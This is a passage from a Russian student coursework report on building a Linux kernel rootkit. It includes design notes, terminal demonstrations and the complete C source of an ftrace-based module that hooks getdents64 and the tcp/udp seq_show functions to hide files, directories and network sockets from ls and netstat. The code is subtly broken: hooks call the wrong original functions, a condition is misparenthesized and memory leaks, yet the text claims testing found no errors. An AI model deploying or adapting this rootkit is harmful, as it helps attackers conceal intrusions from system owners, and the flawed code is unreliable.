В модифицированной версии функции `getdents64` происходит вызов оригинального системного вызова, после которого происходит проверка на то, соответствует название текущим или предыдущим каталогом. Если не это так, то происходит скрывания этого файла, что приводит и к скрыванию всех файлы и каталоги (от команды `ls` в частности).




Рис. 2.4 – Схема алгоритма скрытия файлы и каталоги

## 2.6 Скрытие сетевых сокетов

Как показал анализ утилиты `netstat` при помощи программы `strace`, для отображения сетевых сокетов выполняется чтение `/proc/net/tcp` (`tcp6`, `udp`, `udp6`).

Для работы с файлами виртуальной файловой системы существуют специальный интерфейс — файловые последовательности, описываемые структурой `struct seq_file`.

Для работы с файловыми последовательностями необходимо реализовать специальные функции. Для упомянутых выше файлов в ядре есть соответствующие им имплементации: `tcp4_seq_show`, `udp4_seq_show`, `tcp6_seq_show`, `udp6_seq_show`. В листинге 2.5 представлен прототип одной из них.

Листинг 2.5 – Прототип `tcp4_seq_show`

```
1 int tcp4_seq_show(struct seq_file *seq, void *v);
```

Среди полей структуры `struct seq_file` есть буфер `buf`, в который происходит запись содержимого файла. За каждый вызов упомянутой функции в этот буфер помещается новая строка.

В рассматриваемом случае, эта строка содержит информацию о сетевом подключении. Чтобы скрыть сетевой сокет, данную строку необходимо удалить из буфера.




Рис. 2.5 – Схема алгоритма скрытия открытых сетевых сокетов



## 3 Технологический раздел

### 3.1 Выбор языка программирования и среды разработки

Разработанный модуль ядра написан на языке программирования C. Выбор языка программирования C основан на том, что исходный код ядра Linux, все его модули и драйверы написаны на данном языке. В качестве компилятора выбран gcc.

Для перехвата функций ядра была выбрана фреймворк ftrace.

### 3.2 Некоторые моменты реализации

При загрузке модуля производится изменение указатель с исходных функций на собственные функции в таблице системных вызовов, и так начинает работу с пользовательским пространством.

При чтении из `/proc/net/tcp tcp4_seq_show()` будет вызываться повторно, и что во втором аргументе ему передается указатель на структуру `sock`. Единственное предостережение заключается в том, что иногда `v` не инициализируется (например, если просто печатается верхнюю строку таблицы). В данном случае `v = 0x1`, поэтому нужно проверить, что это не так, прежде чем пытаться разыменовать его.

Структура `linux_dirent64` - это то, что содержит информацию о списках каталогов (`dirent` - сокращение от “запись в каталоге”). определение можно найти в `include/linux/dirent.h` 3.1.

Листинг 3.1 – структура `linux_dirent64`

```
1 struct linux_dirent64 {
2     u64          d_ino;
3     s64          d_off;
4     unsigned short d_reclen;
5     unsigned char  d_type;
6     char          d_name[];
7 };
```

`d_reclen` и `d_name`. Первый - это длина записи и общий размер структуры в байтах. Это полезно, потому что позволяет нам легко перемещаться по этим структурам в памяти в поисках того, что нам нужно. В моем слу-


чае сравниваю `d_name` с `"."`(текущий) и `".."`(предыдущий), чтобы решить, какие записи следует скрыть. Оглядываясь назад на `include/linux/readdir.c`, видно, что `d_reclen` используется именно таким образом (хотя и после того, как сначала был скопирован в другую структуру).

Функции для перехвата `tcp4_seq_show`, `tcp6_seq_show`, `udp4_seq_show`, `udp6_seq_show`, `getdents64` определены в листинге 3.2.

### 3.3 Апробация

Рассмотрим примеры работы.

На рисунке 3.1 демонстрируется сборка модуля, его загрузка, проверка скрытия и выгрузка.



```
khalid@khalid:~/unt/7sem/os_cp/src_code$ sudo insmod rootkit.ko
[sudo] password for khalid:
khalid@khalid:~/unt/7sem/os_cp/src_code$ ls ~/
khalid@khalid:~/unt/7sem/os_cp/src_code$ ls
khalid@khalid:~/unt/7sem/os_cp/src_code$ sudo rmmod rootkit
khalid@khalid:~/unt/7sem/os_cp/src_code$ ls
dir_hider.c      Makefile        README.md      rootkit.mod     rootkit.o
dir_hider.h      modules.order   rootkit.c      rootkit.mod.c
ftrace_helper.h Module.symvers  rootkit.ko     rootkit.mod.o
```

Рис. 3.1 – Загрузка, скрытие и выгрузка модуля

На рисунке 3.2 демонстрируется скрытие сетевых сокетов.

```

khalid@khalid:~/uni/7sem/os_cp/src_code$ sudo insmod rootkit.ko
khalid@khalid:~/uni/7sem/os_cp/src_code$ netstat -tunelp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User
khalid@khalid:~/uni/7sem/os_cp/src_code$ sudo rmmmod rootkit
khalid@khalid:~/uni/7sem/os_cp/src_code$ netstat -tunelp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User
tcp      0      0 0.0.0.0:7070            0.0.0.0:*               LISTEN      0
tcp      0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101
tcp      0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      0
tcp      0      0 127.0.0.1:908           0.0.0.0:*               LISTEN      0
tcp      0      0 127.0.0.1:909           0.0.0.0:*               LISTEN      0
tcp      0      0 127.0.0.1:904           0.0.0.0:*               LISTEN      0
tcp      0      0 127.0.0.1:905           0.0.0.0:*               LISTEN      0
tcp      0      0 127.0.0.1:906           0.0.0.0:*               LISTEN      0
tcp      0      0 127.0.0.1:907           0.0.0.0:*               LISTEN      0
tcp      0      0 127.0.0.1:41297         0.0.0.0:*               LISTEN      1000
tcp      0      0 127.0.0.1:34477         0.0.0.0:*               LISTEN      1000
tcp      0      0 0.0.0.0:943             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:919             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:918             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:917             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:916             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:915             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:914             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:925             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:924             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:923             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:922             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:921             0.0.0.0:*               LISTEN      0
tcp      0      0 0.0.0.0:920             0.0.0.0:*               LISTEN      0

```

Рис. 3.2 – Скрытие процесса

В ходе тестирования данного ПО не было выявлено ошибок.

## Выводы

В данном разделе был обоснован выбор языка программирования, рассмотрены листинги реализованного программного обеспечения и приведены результаты работы ПО.

## ЗАКЛЮЧЕНИЕ

Разработан программный продукт в соответствии с поставленным техническим заданием и выполнены следующие задачи:

- изучены подходы к реализации руткитов;
- изучен исходный текст ядра;
- определена функциональность реализуемого руткита;
- исследован механизм отображения файлов и сетевых сокетов;
- реализован руткит, который позволяет скрывать файлы, каталоги и сетевые сокет.

Таким образом цель данной курсовой работы достигнута.

## СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Рязанова, Н.Ю. Курс лекций по курсу «Операционные системы» / Н.Ю. Рязанова. — 2022.
2. Love, R. Linux Kernel Development / R. Love. Developer's library : essential references for programming professionals. — Addison-Wesley, 2010. <https://books.google.ru/books?id=5BwdBAAAQBAJ>.
3. Stevens, W.R. Advanced Programming In The Unix Environment / W.R. Stevens. Addison-Wesley professional computing series. — Pearson, 2013. <https://books.google.ru/books?id=WCyIygAACA AJ>.
4. Hooking of generic kernel functions [Электронный ресурс]. — Илья V. Matveychikov. — Режим доступа: <https://github.com/milabs/khook> (Дата обращения 2022-11-06).
5. An introduction to KProbes [Электронный ресурс]. — Режим доступа: <https://lwn.net/Articles/132196/> (Дата обращения 2022-11- 02).

## ПРИЛОЖЕНИЕ А

### РЕАЛИЗАЦИЯ

Листинг 3.2 – Код программы

```
1 #include "ftrace_helper.h"
2 #include <linux/dirent.h>
3 #include <linux/init.h>
4 #include <linux/kallsyms.h>
5 #include <linux/kernel.h>
6 #include <linux/module.h>
7 #include <linux/syscalls.h>
8 #include <linux/tcp.h>
9 #include <net/sock.h>
10
11 #define CURRENT_DIR "."
12 #define PARENT_DIR ".."
13
14 MODULE_LICENSE("GPL");
15 MODULE_AUTHOR("Ahmad Khalid Karimzai");
16 MODULE_DESCRIPTION("directories and files and open ports of tcp/v4 tcp/v6");
17
18 static asmlinkage long (*orig_tcp4_seq_show)(struct seq_file *seq,
19                                              void *v);
20 static asmlinkage long (*orig_tcp6_seq_show)(struct seq_file *seq,
21                                              void *v);
22 static asmlinkage long (*orig_udp6_seq_show)(struct seq_file *seq,
23                                              void *v);
24 static asmlinkage long (*orig_udp4_seq_show)(struct seq_file *seq,
25                                              void *v);
26 static asmlinkage long (*orig_getdents64)(const struct pt_regs *);
27
28 static asmlinkage long hook_tcp4_seq_show(struct seq_file *seq, void *v)
29 {
30     struct inet_sock *is;
31     struct sock *sk;
32     long ret;
33
34     if (v != SEQ_START_TOKEN)
35     {
36         is = (struct inet_sock *)v;
37         sk = (struct sock *)&is->sk;
38         printk(KERN_DEBUG "rootkit: sport: %d, dport: %d\n",
39                ntohs(is->inet_sport),
40                ntohs(is->inet_dport));
41         return (0);
42     }
43     ret = orig_udp4_seq_show(seq, v);
```

```

44     return (ret);
45 }
46
47 static asmlinkage long hook_udp6_seq_show(struct seq_file *seq, void *v)
48 {
49     struct inet_sock    *is;
50     struct sock          *sk;
51     long                 ret;
52
53     if (v != SEQ_START_TOKEN)
54     {
55         is = (struct inet_sock *)v;
56         sk = (struct sock *)&is->sk;
57         printk(KERN_DEBUG "rootkit: sport: %d, dport: %d\n",
58                 ntohs(is->inet_sport),
59                 ntohs(is->inet_dport));
60         return (0);
61     }
62     ret = orig_udp6_seq_show(seq, v);
63     return (ret);
64 }
65
66 static asmlinkage long hook_udp4_seq_show(struct seq_file *seq, void *v)
67 {
68     struct inet_sock    *is;
69     struct sock          *sk;
70     long                 ret;
71
72     if (v != SEQ_START_TOKEN)
73     {
74         is = (struct inet_sock *)v;
75         sk = (struct sock *)&is->sk;
76         printk(KERN_DEBUG "rootkit: sport: %d, dport: %d\n",
77                 ntohs(is->inet_sport),
78                 ntohs(is->inet_dport));
79         return (0);
80     }
81     ret = orig_tcp4_seq_show(seq, v);
82     return (ret);
83 }
84
85 static asmlinkage long hook_tcp6_seq_show(struct seq_file *seq, void *v)
86 {
87     struct inet_sock    *is;
88     struct sock          *sk;
89     long                 ret;
90
91     if (v != SEQ_START_TOKEN)

```

```

92     {
93         is = (struct inet_sock *)v;
94         sk = (struct sock *)&is->sk;
95         printk(KERN_DEBUG "rootkit: sport: %d, dport: %d\n",
96                 ntohs(is->inet_sport),
97                 ntohs(is->inet_dport));
98         return (0);
99     }
100     ret = orig_tcp6_seq_show(seq, v);
101     return (ret);
102 }
103
104 asmlinkage int hacked_getdents64(const struct pt_regs *regs)
105 {
106     long          error;
107     unsigned long  offset;
108     int           ret;
109
110     struct linux_dirent64 __user *dirent = (struct linux_dirent64
111         *)regs->si;
112
113     struct linux_dirent64 *current_dir, *dirent_ker, *previous_dir = NULL;
114     offset = 0;
115
116     ret = orig_getdents64(regs);
117     dirent_ker = kzalloc(ret, GFP_KERNEL);
118     if ((ret <= 0) || (dirent_ker == NULL))
119         return (ret);
120
121     error = copy_from_user(dirent_ker, dirent, ret);
122     if (error == 0)
123     {
124         while (offset < ret)
125         {
126             current_dir = (void *)dirent_ker + offset;
127             if (memcmp(current_dir->d_name, CURRENT_DIR,
128                 strlen(CURRENT_DIR)) != 0 ||
129                 memcmp(current_dir->d_name, PARENT_DIR,
130                     strlen(PARENT_DIR) != 0))
131             {
132                 if (current_dir == dirent_ker)
133                 {
134                     ret -= current_dir->d_reclen;
135                     memmove(current_dir, (void *)current_dir
136                         + current_dir->d_reclen, ret);
137                 }
138             }

```



```

139         continue ;
140     }
141     previous_dir->d_reclen += current_dir->d_reclen;
142 }
143 else
144 {
145     previous_dir = current_dir;
146 }
147 offset += current_dir->d_reclen;
148 }
149 error = copy_to_user(dirent, dirent_ker, ret);
150 }
151 if (error != 0)
152 {
153     kfree(dirent_ker);
154 }
155 return (ret);
156 }
157
158 static struct ftrace_hook  hooks[] = {
159     {
160         .name = ("udp4_seq_show"),
161         .function = (hook_udp4_seq_show),
162         .original = &(orig_udp4_seq_show)
163     },
164     {
165         .name = ("udp6_seq_show"),
166         .function = (hook_udp6_seq_show),
167         .original = &(orig_udp6_seq_show)
168     },
169     {
170         .name = ("tcp4_seq_show"),
171         .function = (hook_tcp4_seq_show),
172         .original = &(orig_tcp4_seq_show),
173     },
174     {
175         .name = ("tcp6_seq_show"),
176         .function = (hook_tcp6_seq_show),
177         .original = &(orig_tcp6_seq_show),
178     },
179     {
180         .name = ("__x64_sys_getdents64"),
181         .function = (hacked_getdents64),
182         .original = &(orig_getdents64),
183     },
184 };
185
186 static int __init  rootkit_init(void)

```

```
187 {
188     int err;
189
190     err = fh_install_hooks(hooks, ARRAY_SIZE(hooks));
191     if (err)
192         return (err);
193     printk(KERN_INFO "rootkit: Loaded >:-)\n");
194     return (0);
195 }
196
197 static void __exit rootkit_exit(void)
198 {
199     fh_remove_hooks(hooks, ARRAY_SIZE(hooks));
200     printk(KERN_INFO "rootkit: Unloaded :-(\n");
201 }
202
203 module_init(rootkit_init);
204 module_exit(rootkit_exit);
```